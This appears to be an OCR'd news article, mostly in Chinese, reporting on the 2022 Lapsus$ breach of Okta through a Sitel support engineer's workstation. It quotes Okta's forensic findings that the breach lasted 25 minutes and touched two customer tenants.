
The final forensic report of the globally recognized cybersecurity firm we engaged concluded that:

- The threat actor actively controlled a single workstation, used by a Sitel support engineer, with access to Okta resources.
- Control lasted for 25 consecutive minutes on January 21, 2022.
- During that limited window of time, the threat actor accessed two active customer tenants within the SuperUser application (whom we have separately notified), and viewed limited additional information in certain other applications like Slack and Jira that cannot be used to perform actions in Okta customer tenants.
- The threat actor was unable to successfully perform any configuration changes, MFA or password resets, or customer support "impersonation" events.
- The threat actor was unable to authenticate directly to any Okta accounts.

While the overall impact of the compromise has been determined to be significantly smaller than we initially scoped, we recognize the broad toll this kind of compromise can have on our customers and their trust in Okta.


两个月后，一名 Lapsus$ 成员在电报群里分享了 Okta 内部系统的屏幕截图，让该公司内部安全团队的颜面尽失。

由于 Okta 扮演着管理诸多其它技术平台访问权限的身份验证中心的角色，本次攻击也引发了相当大的恐慌情绪。



对于使用 Salesforce、Google Workspace 或 Microsoft Office 365 等企业软件的公司客户来说，Okta 提供了单点安全访问，允许管理员控制用户的登录方式、时间和地点。

在最坏的设想下，黑客甚至能够通过渗透 Okta、将某个公司的整个软件堆栈“一锅端”。庆幸的是，在上月的简报会上，Okta 声称措施得当的安全协议，成功阻挡了黑客对内部系统的访问。



随着正式调查报告的公布，Bradbury 的表述也得到了验证。尽管早期报告预估未经授权的访问时长不超过 5 天，但进一步分析表明安全违例仅持续了 25 分钟。

之前评估的受影响客户数量多达 366 个，但新报告也精确到了只有 2 个 Okta 客

户的身份验证系统被 Lapsus$ 摸到过。

欣慰的是，在短暂的访问期限内，黑客未能直接对任何客户的账户实施身份验证、或更改其配置，后续 Okta 将更加努力地挽回客户的信任。